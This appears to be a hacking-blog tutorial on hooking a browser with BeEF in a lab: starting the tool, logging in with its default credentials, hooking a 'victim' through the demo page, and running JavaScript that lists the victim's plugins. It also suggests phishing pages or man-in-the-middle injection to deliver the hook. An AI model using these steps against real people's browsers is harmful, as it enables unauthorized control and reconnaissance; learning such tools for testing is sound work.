HOW TO USE BeEF

HackingLoops.com

Welcome back my fellow hackers! Today we're going to be introducing a new tool for hacking web browsers. Often times, we will need to exploit a variety of vulnerabilities associated with web browsers. For this sort of exploitation, we can use a popular tool named BeEF (Browser e Exploitation Framework).


How **BeEF** works is actually fairly easy to understand. There is a JavaScript file provided by BeEF, simply named *hook.js*. Our job as the attacker is to find a way to run this JavaScript on the victim's browser. Once it's been run, we will have control over their browser in various aspects. There are multiple ways we can execute this script. For example, we could set up a phishing page with the hook inside of the HTML code, or we could inject it into their traffic using a Man in the Middle attack. But today we're just going to be using the demo page provided by BeEF. So, let's get started!

Step 1: Start up and Login to BeEF

If we're going to use BeEF, we need to start it! If you're using Kali 2, you can find BeEF on the dock. If you are aren't using Kali 2, you can launch BeEF by enter the following command:

service beef-xss start

Now that we've started BeEF, we need to login. If we point our web browser at the localhost on port 3000 with the /ui/authentication URI, we will see the BeEF login page (In short: 127.0.0.1:3000/ui/authentication). When we see this page, we need to enter the default credentials in order to use BeEF. The default username and password are both "beef." Let's go ahead and log in now:




Authentication

Username: beef

Password: ●●●●


Alright, now that we've entered our credentials and logged in, we can see the first page. Let's take a look at this page and then we'll break it down:



Now, to our immediate left we can see a section named "hooked browsers." This is where BeEF will list all the browsers we currently have under our control. There is only one victim here at the moment, which is ourselves. Now that we've logged in and seen the start page, let's move on to hooking our victim.

Step 2: Hook the Victim

Now that we have BeEF up and running, we need to hook the victim so that we can control their browser. We will be using the BeEF demo page to run the hook. Now we need to move the victim and navigate to the demo page. The demo page can be accessed in the browser by entering the address of the attacking system on port 3000 under /demos/basic.html. So, for our demonstration today, we need to enter 10.0.0.19:3000/demos/basic.html on our victims browser, let's do that now:


BeEF Basic Demo

10.0.0.19:3000/demos/basic.html

You should be hooked into **BeEF**.

Have fun while your browser is working against you.


These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced demo page here


Now that we've navigated our victim to the demo page containing the BeEF hook, we should see them appear under the "hooked browsers" section we saw earlier:


Hooked Browsers
- Online Browsers
  - 10.0.0.19
    - ? 10.0.0.32
- Offline Browsers
  - 127.0.0.1
    - 127.0.0.1


There we go! We've successfully hooked our victims browser. Now that we have some basic control over it, we can do many things that will aid us in compromising this victim.

Step 3: Wreak Havoc

Now that we can control our victims browser, we're going to demonstrate the kind of things we can do. We're simply going to use some JavaScript to find out what plugins are installed on the browser. First, we need to select our victim and navigate to the "commands" tab of BeEF's GUI. Let's see what this looks like now:



Now that we've navigated to our commands tab, we can look through all of the possible commands we can execute on the victim's browser. Please note that not all of these will work as some of them are circumstance specific. The one we're after in this instance is the *raw javascript* module. We can find this module under the "Misc" folder in the commands tab. Let's select this module now:




The results from executed command modules will be listed here.

Description: This module will send the code entered in the 'JavaScri
be executed. Code is run inside an anonymous functio
scripts are allowed, no special encoding is required.


Id: 251

We can see that in this module we have a box to enter some JavaScript. In order to see the plugins that the victim has, we're going to return some information out the the "navigator" object using our code. We're also going to make an alert box appear in the victim's browser, just for fun. Let's take a look at this code now:




```
alert("Defalt was here!");
var plugins = ""
for (var i = 0; i < navigator.plugins.length; i++) {
   plugins += navigator.plugins[i].name;
   plugins += " ";    }
return plugins;
```

Now that we have entered our code to execute, we simply need to press the "execute" button on the bottom right of the BeEF page. Once we do this, we should see the JavaScript return an array containing the currently installed plugins. Let's execute our code and see the results now:



```
1                                                          Tue Jul 05 2016 00:02:51 GMT-0400 (EDT)
data: result=Widevine Content Decryption Module Chrome PDF Viewer Shockwave Flash Native Client Chrome PDF Viewer
```

Here can see a list of all the plugins that the victim has installed on their browser! We could look deeper and see if there any exploitable vulnerabilities in these plugins, but that's best discussed later. Now that we have our results, let's move back to the victim and take a look at our alert box!


10.0.0.19:3000 says:

Defalt was here!

There we have it! We were not only able to successfully hijack our victim's browser, but we were able to extract information from it that could open a future avenue for attack! As we've demonstrated here today, browser hijacking can be extremely useful to any hacker looking for a way into a system. Not only is it good for finding the vulnerabilities, but in some cases we can use it to exploit them as well. That's all for the introduction to hijacking with BeEF.